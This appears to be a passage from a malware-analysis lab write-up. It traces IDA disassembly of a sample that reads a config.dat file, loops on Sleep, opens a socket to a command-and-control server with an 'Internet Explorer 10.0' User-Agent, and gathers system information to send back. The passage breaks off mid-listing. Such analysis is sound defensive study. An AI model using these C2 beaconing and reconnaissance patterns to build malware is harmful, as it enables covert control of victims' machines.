
Based on all of this context, and by examining the patterns which occur right before 0x4036F0 is called, we can infer that these are all exception objects which raise an exception if the specified config.dat file doesn't exist or is invalid.

iv- What do the six entries in the switch table at 0x4025C8 do?


If we jump to 0x4025C8 we find the six entries in the switch table which are referenced at 0x40252A.




If we follow this reference, we can see that this is triggered by a reference at 0x402500.



If we continue tracking back what kicks this off, we can find at 'loc_402410' there's a cross-reference to an offset within 'sub_403BE0'. This is ultimately what kicks off any one of these switches to occur.


var_14= dword ptr -14h
var_10= dword ptr -10h
var_4= dword ptr -4
push ebp
mov ebp, esp
push 0FFFFFFFFh
push offset loc_40EA4B
mov eax, large fs:0
push eax
mov large fs:0, esp
sub esp, 0Ch
push ebx
push esi
push edi
xor ebx, ebx
mov [ebp+var_10], esp
push 30h
mov [ebp+var_4], ebx
call ??2@YAPAXI@Z ; operator new(uint)
mov ecx, eax
add esp, 4
mov [ebp+var_14], ecx
cmp ecx, ebx
mov byte ptr [ebp+var_4], 1
jz short loc_403C2B
push offset FileName ; "config.dat"
call sub_401EE0
mov esi, eax
jmp short loc_403C2D
loc_403C2B:
xor esi, esi
loc_403C2D:
mov ecx, esi
mov byte ptr [ebp+var_4], bl
call sub_401F80
mov edi, ds:Sleep
loc_403C3D:
mov eax, [esi]
mov eax, [eax+190h]
lea eax, [eax+eax*4]
lea eax, [eax+eax*4]
lea ecx, [eax+eax*4]
shl ecx, 2
push ecx ; dwMilliseconds
call edi ; Sleep
mov ecx, esi
call loc_402410
inc ebx
jmp short loc_403C3D
sub_403BE0 endp

If we were to look at what calls this, we'd find it is the only call within our _main method which is kicked off shortly after the program 'start' method runs. Of interest in the above is that we can see a looping function and a call to 'sleep'. Right before this happens there's a call to 'sub_401F80' which we'll examine further.



In the above we find 5 calls to subroutines to examine further.

- sub_403D50

```
hostshort= word ptr  8

sub     esp, 1Ch
xor     eax, eax
push    ebx
mov     ebx, [esp+20h+arg_0]
push    esi
mov     esi, ecx
push    edi
mov     ecx, 20h
lea     edx, [esi+1Ch]
push    80h             ; size_t
mov     edi, edx
mov     dword ptr [esi+18h], 0FFFFFFFFh
mov     dword ptr [esi], offset off_410178
push    ebx             ; char *
rep stosd
push    edx             ; char *
call    strncpy
mov     dword ptr [esi+4], offset aInternetExplor ; "Internet Explorer 10.0"
mov     al, byte_413460
add     esp, 0Ch
test    al, al
jz      short loc_403DA2
```


```
call    sub_4051D0
mov     byte_413460, 0
```

```
loc_403DA2:
lea     edi, [esi+8]
push    ebx             ; cp
mov     ecx, esi
mov     word ptr [edi], 2
call    sub_4042C0
mov     [esi+0Ch], eax
mov     eax, dword ptr [esp+28h+hostshort]
push    eax             ; hostshort
call    ds:htons
push    6               ; protocol
push    1               ; type
push    2               ; af
mov     [esi+0Ah], ax
call    ds:socket
cmp     eax, 0FFFFFFFFh
mov     [esi+18h], eax
jnz     short loc_403DF5
```

```
push    offset aSocketConnecti ; "Socket Connection Error"
lea     ecx, [esp+2Ch+var_1C]
call    sub_4054D0
lea     ecx, [esp+28h+var_1C]
push    offset unk_4117C8
push    ecx
call    __CxxThrowException@8 ; _CxxThrowException(x,x)
```


Based on the above User-Agent string and API calls, we can assume this plays the role of establishing a connection to the C2.


- sub_402FF0



Based on the above strings and API calls, we can assume this plays the role of gathering initial system information to send back to the C2.

- sub_404ED0






mov [ebp+var_10], esp
mov esi, ecx
jnz short loc_404F3E
